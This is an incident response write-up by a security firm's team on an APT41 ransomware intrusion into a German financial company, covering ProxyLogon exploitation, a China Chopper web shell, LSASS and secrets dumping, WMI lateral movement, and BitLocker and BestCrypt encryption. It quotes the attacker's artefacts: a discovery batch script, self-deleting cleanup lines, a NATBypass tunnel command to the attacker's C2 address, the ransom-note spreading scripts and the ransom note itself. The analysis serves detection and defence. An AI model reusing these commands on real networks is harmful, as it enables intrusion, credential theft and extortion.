APT41 — The spy who failed to encrypt me

By DCSO CyTec Blog

Published: 2023-01-30 · Archived: 2026-04-05 23:50:42 UTC

18 min read

Dec 24, 2022

This blog post is based on our recent investigation into one of APT41's operations against an unnamed German company from the financial sector. The company contacted us in March 2022 after discovering a ransom note (as presented below) on several of its servers. The threat actor tried to encrypt multiple workstations in the client's environment which was thwarted by Microsoft Defender for Endpoint (MDE). As part of this incident response engagement DCSO's Incident Response Team (DIRT) supported the client in determining the scope of the incident, identifying the initial attack vector and providing remediation support.

> Hello. All your servers are encrypted.
>
> Please contact: KalajaTomorr@ctemplar.com
> spare email: KalajaTomorr@firemail.cc
> Your identity code: **********
>
> Contact us to get the decryption method. You can first understand how to buy Bitcoin and pay.
>
> Only we can decrypt, please do not believe any decryption tool. Your recovery method will cause data to be destroyed and irreversible.

During this incident response engagement DIRT performed a forensic analysis of multiple servers and workstations which allowed us to determine that:


- The initial attack vector was a vulnerable "Microsoft Exchange Server", that was compromised with the help of the"ProxyLogon" exploit.
- The threat actor used a "China Chopper" web shell to persist on the compromised "Microsoft Exchange Server".
- The threat actor laterally moved from the patient zero to a domain controller after performing initial credential dumping activities.
- The threat actor used a second domain controller as a "base" to stage his encryption attack against workstations and servers in the environment.
- The threat actor used "Jetico's BestCrypt" for server encryption and "Microsoft Bitlocker" for the encryption of workstation.

- The threat actor accessed compromised systems through RDP by exposing the RDP port to the internet with the help of “NATBypass”.

Merry Xmas and a Happy New Year from *Denis Szadkowski*, *Johann Aydinbas*, *Hendrik Bäcker* *and* *Jiro Minier*.

Timeline

Press enter or click to view image in full size



Simplified Timeline of Security Incident (Timestamps in UTC)

Initial Access

The threat actor gained initial access in March 2021 by exploiting a chain of vulnerabilities known as “ProxyLogon” (`CVE-2021-26855` , `CVE-2021-27065`). During the forensic examination of the affected system, DIRT found the typical signs of “ProxyLogon” exploitation, which are the execution of the PowerShell Cmdlets `Set-OabVirtualDirectory` , `Remove-OabVirtualDirectory` and `New-OabVirtualDirectory` . Those events were retrieved from the `MSExchange Management` log (Event ID 1). By exploiting the “ProxyLogon” vulnerability the threat actor was able to drop a “China Chopper” web shell `supp0rt.aspx` on the client’s exchange server:

```
C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx
```

The contents of the web shell are presented below:

```
<script language="JScript" runat="server">function Page_Load(){eval(System.Text.Encoding.UTF8.GetStr
```

Second Appearance

After a year of inactivity the threat actor returned in March 2022 to further penetrate into the compromised network. In the meanwhile, the client’s Exchange Server has been fully patched. Unfortunately, the client forgot to remove the already existing web shell before applying security patches which enabled the threat actor to return a year later.

The first post-exploitation activity that the threat actor conducted on the compromised Exchange Server was to upload SysInternal’s “Procdump” (`procdump64.exe`) and “NATBypass” (`na.exe`) to the staging directory `aspnet_client` . Shortly after completing the upload the threat actor used “Procdump” to perform credential dumping activities. DIRT found a corresponding `Amcache` entry that proves the execution of “Procdump”. Additionally, the registry key `EulaAccepted` was set on the Exchange server which is an indicator of the usage of SysInternal’s “Procdump”.

One interesting detail to note about the tool uploads is that certain tools like for example “NATBypass” (`na.exe`) were uploaded in cabinet archives. This behavior was repeated during the discovery stage of the attack in which the threat actor collected the outputs of his discovery scripts in cabinet archives.

```
$ file na
na: Microsoft Cabinet archive data, Windows 2000/XP setup, 979933 bytes, 1 file, at 0x2c +A "na.exe"
```

Privilege Escalation

As described in the section “Initial Access”, the patient zero system showed signs of “ProxyLogon” exploitation. In fact DIRT was able to confirm the exploitation by reviewing the exchange server logs of the affected system.

“ProxyLogon” allows the attacker to drop a web shell into a publicly accessible web path of a vulnerable Exchange server that subsequently serves as persistent backdoor. Additionally, the web shell is executed with the

privileges of the account used to run the application pool of the IIS server. By default this is `NT Authority\SYSTEM`, which was also the case for our client.

Therefore, by exploiting “ProxyLogon” to drop a web shell, the attacker can easily gain `SYSTEM` privileges and achieve persistence on the target system.

Defensive Evasion

The threat actor didn’t use any sophisticated techniques to avoid detection or to bypass security products. But sometimes simplicity can be the ultimate sophistication. DIRT observed that the threat actor relied on three types of tools: Already present tools, custom tools and commercial off-the-shelf tools. Additionally, the threat actor showed some routine in deleting his tools in order to hinder forensic analysis.

One thing that DIRT observed was that the batch-scripts used by the threat actor always contained a line of code to delete the batch script itself and it’s outputs:

```
T1070.004:
del *.txt & del *.bat &del *.log&del setup.*&del *.bat
```

Another technique that was observed by DIRT during this intrusion is falling into the category of “Living of the Land” in which the threat actor leverages already existing tools present in the target environment.


In this case the threat actor leveraged Microsoft BitLocker to for the encryption of workstations. This approach provides the benefit that no development costs need to be spend on custom ransomware, instead the already present Microsft BitLocker is used to achieve encryption. Furthermore, the usage of Microsoft BitLocker is not unusual in corporate environments which makes detection more challenging.

In addition to living-of-the-land tools, the threat actor used commercial, off-the-shelf encryption software Jetico BestCrypt for server encryption purposes. One might argue that using this software (which is digital signed by “Jetico Inc. Oy”) allowed the threat actor to stay under the radar. From a threat actors perspective commercial, off-the-shelf encryption software like Jetico BestCrypt has the potential to be misused as ransomware that is digital signed and trusted by anti-virus vendors.

Credential Access

The first post-exploitation activities that the threat actor performed after compromising the patient zero system was to upload several tools like for example “Procdump” and “NATBypass” to the staging directory `aspnet_client`. Next the threat actor used “Procdump” to create a memory dump of the LSASS process. DIRT found a corresponding `Amcache` entry that proves the the execution of “Procdump”. In addition to that the registry key `EulaAccepted` was set which is related to the usage of the argument `-accepteula` which was supplied during the execution of `procdump64.exe`.

Press enter or click to view image in full size



Forensic Artifacts — Credential Access

Last but not least DIRT found forensic evidence of execution that shows that the threat actor used a tool called `C:\PerfLogs\secretsdump.exe` on one of the domain controllers in the compromised environment. By looking up the hash on VirusTotal we were able to confirm that `secretsdump.exe` is the “PyInstaller” version of Impacket’s `secretsdump.py`.

The threat actor leveraged the tool to create a LSA secrets dump `hashes.txt` and store its contents in the staging directory `C:\PerfLogs\`.

The credential access activities performed by the threat actor resulted in the exposure of the credentials of two domain administrator accounts from different domains within the client’s active directory forest.

Those credentials were subsequently used for lateral movement purposes.

Discovery

DIRT observed that during the post-exploitation stage of the attack the threat actor conducted extensive discovery activities, that were aimed at identifying suitable targets for encryption purposes. The following code listing shows the contents of the batch script `C:\PerfLogs\cmd-webshell.txt` which was obtained from a compromised domain controller.

```
@echo off
set dir1=\perflogs
mkdir %dir1%
cd %dir1%
del *.txt &del *.log
net time /domain >%dir1%\info.txt
whoami >>%dir1%\info.txt
ipconfig /all >>%dir1%\info.txt
net group "domain admins" /domain>>%dir1%\info.txt
dsquery server >>%dir1%\info.txt
nltest /domain_trusts /all_trusts >>%dir1%\info.txt
wmic /namespace:\\root\securitycenter2 dir1 antivirusproduct get displayname,productstate,dir1tosign
dsquery * -limit 0 -filter "(&(objectCategory=computer)(objectClass=computer))" -attr cn operatingSy
findstr -c:"Windows Server" computers.txt >server.txt
findstr -c:"Windows 10" computers.txt >Win10.txt
for /f "tokens=1*" %%a in (server.txt) do echo %%a>>ip.txt
p.exe & rename o.txt Server-ping.txt &del ip.txt
for /f "tokens=1*" %%a in (Win10.txt) do echo %%a>>ip.txt
p.exe & rename o.txt Win10-ping.txt &del ip.txt
del p.exe &del server.txt &del Win10.txt
find /i /c " " Win10-ping.txt
find /i /c " " Server-ping.txt
findstr /c:"NT 5" info.txt
echo computers.txt>list.txt&echo info.txt>>list.txt&echo Server-ping.txt>>list.txt&echo Win10-ping.t
makecab /f list.txt /d maxdisksize=1001024000
echo "finish!!!"
del *.txt & del *.bat &del *.log&del setup.*&del *.bat
```


The script runs multiple tools/commands to gather information about the compromised system and it's environment. Most of the commands are built-in tools shipped with Microsoft Windows. But there is one exception, a tool named `p.exe`. This custom tool is known as "MiPing". It can be described as a threaded "pinger" used to discover active systems within the compromised environment. It takes a list of IP addresses in the form of a text file named `ip.txt` and then returns a file named `o.txt` that contains information about the availability of the systems previously specified in the text file `ip.txt`. "MiPing" was first discovered by LIFARS and described in their report "*APT41 — The Spy Who Encrypted Me*". The report links "MiPing" to an intrusion conducted by APT41. The investigation results led to a criminal indictment of seven defendants by the US Department of Justice.

Another notable detail about the discovery script is that it distinguishes between workstations (`Win10-ping.txt`) and servers (`Server-ping.txt`). This distinction is relevant because the threat actor uses a different encryption technique depending on whether the target system is a workstation or server. DIRT observed that the threat actor used "Jetico BestCrypt" for the encryption of servers and "Microsoft BitLocker" for the encryption of workstations. This observation was also made by SYNACKTIV in their "*Unransomware*" blog post which details a similar intrusion.

After the execution of all discovery commands their outputs are stored in individual text files, which then are combined into a single text file called `C:\PerfLogs\list.txt`. In the end the single text file gets archived with the `makecab.exe` utility. This collection behavior was also observed by Cybereason's Incident Response Team as described in their blog post "*Operation CuckooBees: Deep-Dive into Stealthy Winnti Techniques*".

A final thing to note is that at times the threat actor executed the discovery commands presented in the script manually, which failed on multiple occasions because of typos. During the forensic analysis DIRT examined the `RDP Bitmap Cache` belonging to one of the compromised domain administrator accounts and the following execution of `nltest.exe` was spotted:

Press enter or click to view image in full size



RDP Bitmap Cache — Manual Discovery Activities

Lateral Movement

After compromising the patient zero system (Exchange server) the threat actor moved laterally to a neighboring domain controller (DCs) by leveraging the Remote Desktop Protocol (RDP) and the previously dumped domain administrator credentials. Subsequently, the compromised DCs were used as a "base" to initiate encryption activities on workstations and servers in the environment. The threat actor used network shares and the Server Message Block (SMB) protocol to copy batch scripts to target systems and then execute them through Windows Management Instrumentation (WMI). The following listing shows an abstraction of the techniques leveraged by the threat actor:

```
T1021.002:
copy "[FILE]" \\[TARGET]\c$\ /y
T1021.003:
for /f %%y in ([TARGETS]) do wmic /failfast:10000 /node:"%%y" /USER:"DOMAIN\administrator" /PASSWORD
```

Collection

The threat actor performed collection activities with the help of a built-in Microsoft Windows tool named `makecab.exe`. This tool is used to create cabinet archives. During our investigation we found evidence for the

usage of `makecab.exe` and the execution of the following command line:

```
T1560.001:
makecab /f <SOMEFILE> /d maxdisksize=1001024000
```


The threat actor also used cabinet archives for bringing his own tools on compromised systems e.g., the tool “NATBypass” (`na.exe`) was uploaded in the form of an cabinet archive named `na` .

```
$ file na
na: Microsoft Cabinet archive data, Windows 2000/XP setup, 979933 bytes, 1 file, at 0x2c +A "na.exe"
```

Command and Control

The threat actor accessed compromised servers directly from the internet through RDP. This was accomplished by exposing the local RDP ports of compromised systems to the internet with the help of a tool called NATBypass (`na.exe`). Since the threat actor was heavily relying on RDP for command and control, DIRT spend some time to examine the `RDP Bitmap Cache` associated with the domain administrator account that was used during the intrusion. This revealed the command line below which was used to forward the local RDP port from the compromised internal server to the threat actor’s command and control (C2) server:


```
na.exe -slave 127.0.0.1:3389 185.23.214.111:10001
```



NATBypass — RDP BitmapCache

After running the above command, a reverse tunnel is established from the compromised server to the attacker controlled machine on the internet (`185.23.214.111`). Eventually, the RDP port `3389` of the compromised internal server can be accessed interactively through RDP by connecting to `185.23.214.111` on port `10001` . This technique allows the threat actor to bypass firewall restrictions that usually prevent inbound RDP connections from the internet. The following figure summarizes the previously described technique that the threat actor used for accessing the client's domain controller through RDP:

Press enter or click to view image in full size



NATBypass — Forwarding RDP

One interesting detail that DIRT noticed during the forensic analysis was that each time the threat actor accessed servers through the forwarded RDP port two types of terminal service related events (`24` and `25`) were generated on the destination systems. Those particular events all had in common that the contained source address of the RDP session was `127.0.0.1` . This is the case because the RDP connection is originating from the previously established tunnel and therefore the RDP services logs it as a local connection.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
 <System>
 <Provider Name="Microsoft-Windows-TerminalServices-LocalSessionManager" Guid="{5D896912-022D-40AA-A
 <EventID>24</EventID>
 <Version>0</Version>
 <Level>4</Level>
 <Task>0</Task>
 <Opcode>0</Opcode>
 <Keywords>0x1000000000000000</Keywords>
 <TimeCreated SystemTime="2022-03-07T10:22:37.501665900Z"/>
 <EventRecordID>23324</EventRecordID>
 <Correlation/>
 <Execution ProcessID="996" ThreadID="19656"/>
 <Channel>Microsoft-Windows-TerminalServices-LocalSessionManager/Operational</Channel>
 <Computer>DC.company.corp</Computer>
 <Security UserID="S-1-5-18"/>
 </System>
 <UserData>
 <EventXML xmlns="Event_NS">
 <User>DOMAIN\administrator</User>
 <SessionID>2</SessionID>
```

```
 <Address>127.0.0.1</Address>
 </EventXML>
 </UserData>
</Event>
```

The investigation of the IP (`185.23.214.111`) used by the threat actor revealed that at some point in time the system was used as a Cobalt Strike Team Server. Unfortunately, at the time of investigation the team server didn't serve Cobalt Strike beacons anymore. DIRT spent extensive time reviewing the collected evidence to see if there were any indicators that would prove that Cobalt Strike was used during the intrusion. But no such evidence could be found.

Cobalt Strike Server identified by Twitter user @drb_ra

Impact

During the forensic analysis of one of the affected domain controllers (DC) in the client's environment we found that the threat actor was using the DC as a "base" to launch the encryption of neighboring servers. As DIRT examined the DC, a directory named `C:\tools\` was found that contained a bunch of batch-scripts and the sub-directory `crypt` . The purpose of the batch-scripts was to perform some preparation tasks before initiating the encryption of the target systems. The code listing below shows the contents of the batch script `1.bat` that was found in the mentioned directory:

```
for /f %%i in (address.txt) do start /b xcopy "c:\tools\crypt" \\%%i\c$\crypt\ /e /y /h
for /f %%i in (address.txt) do start /b copy "c:\tools\Readme.txt" \\%%i\c$\ /y
```

```
for /f %%i in (address.txt) do start /b copy "c:\tools\copy.txt" \\%%i\c$\windows\copys.bat /y
```

The script `1.bat` consists of three for-loops that uses the built-in Microsoft Windows tools `copy` and `xcopy` to move some files from the staging directory of the DC to the encryption targets specified in the text file `address.txt`. The first for-loop is responsible for copying a tool named “Jetico BestCrypt” which is located in the directory `C:\tools\crypt`. “Jetico BestCrypt” is a commercial, off-the-shelf application that is able to encrypt disk volumes or individual files. APT41 has a track record of using “Jetico BestCrypt” which has been been documented by LIFARS in their APT41 report “The Spy Who Encrypted Me”. Throughout our investigation we noticed that the threat actor used “Jetico BestCrypt” exclusively for the encryption of servers. For the encryption of workstations the threat actor relied on Microsoft BitLocker.

The purpose of the second for-loop is to copy the ransom note `Readme.txt` from the staging directory on the DC to the root of the `C:\` volume on the target servers. After the ransom note has been placed on the target servers the third for-loop copies a batch script named `copys.bat` to the directory `C:\Windows\` on the target server. In the following code listing the contents of the batch-script `C:\Windows\copys.bat` are presented which were obtained from one of the target servers:

```
copy "c:\Readme.txt" "c:\Documents and Settings\All Users\desktop\Readme 1.txt" /y
[...]
copy "c:\Readme.txt" "c:\Documents and Settings\All Users\desktop\Readme 9.txt" /y
copy "c:\Readme.txt" "c:\Documents and Settings\All Users\Start Menu\Programs\Startup\Readme.txt" /y
copy "c:\Readme.txt" "c:\users\public\desktop\Readme 1.txt" /y
[...]
copy "c:\Readme.txt" "c:\users\public\desktop\Readme 9.txt" /y
copy "c:\Readme.txt" "c:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\Readme.txt" /y
for /L %%i in (1,1,100) do copy "C:\Readme.txt" "C:\Users\Public\Desktop\Readme %%i.txt" /y
shutdown -r -t 30 -f
```


The batch script `copys.bat` is responsible for copying the ransom note from the root of the `C:\` volume to different paths on the target server. Subsequently, the batch script `copys.bat` is executed with the help of another batch script named `end.bat` which again was located in the staging directory on the DC. The code listing below shows the contents of `end.bat`:

```
for /f %%y in (address.txt) do wmic /failfast:10000 /node:"%%y" /USER:"DOMAIN\administrator" /PASSWO
```

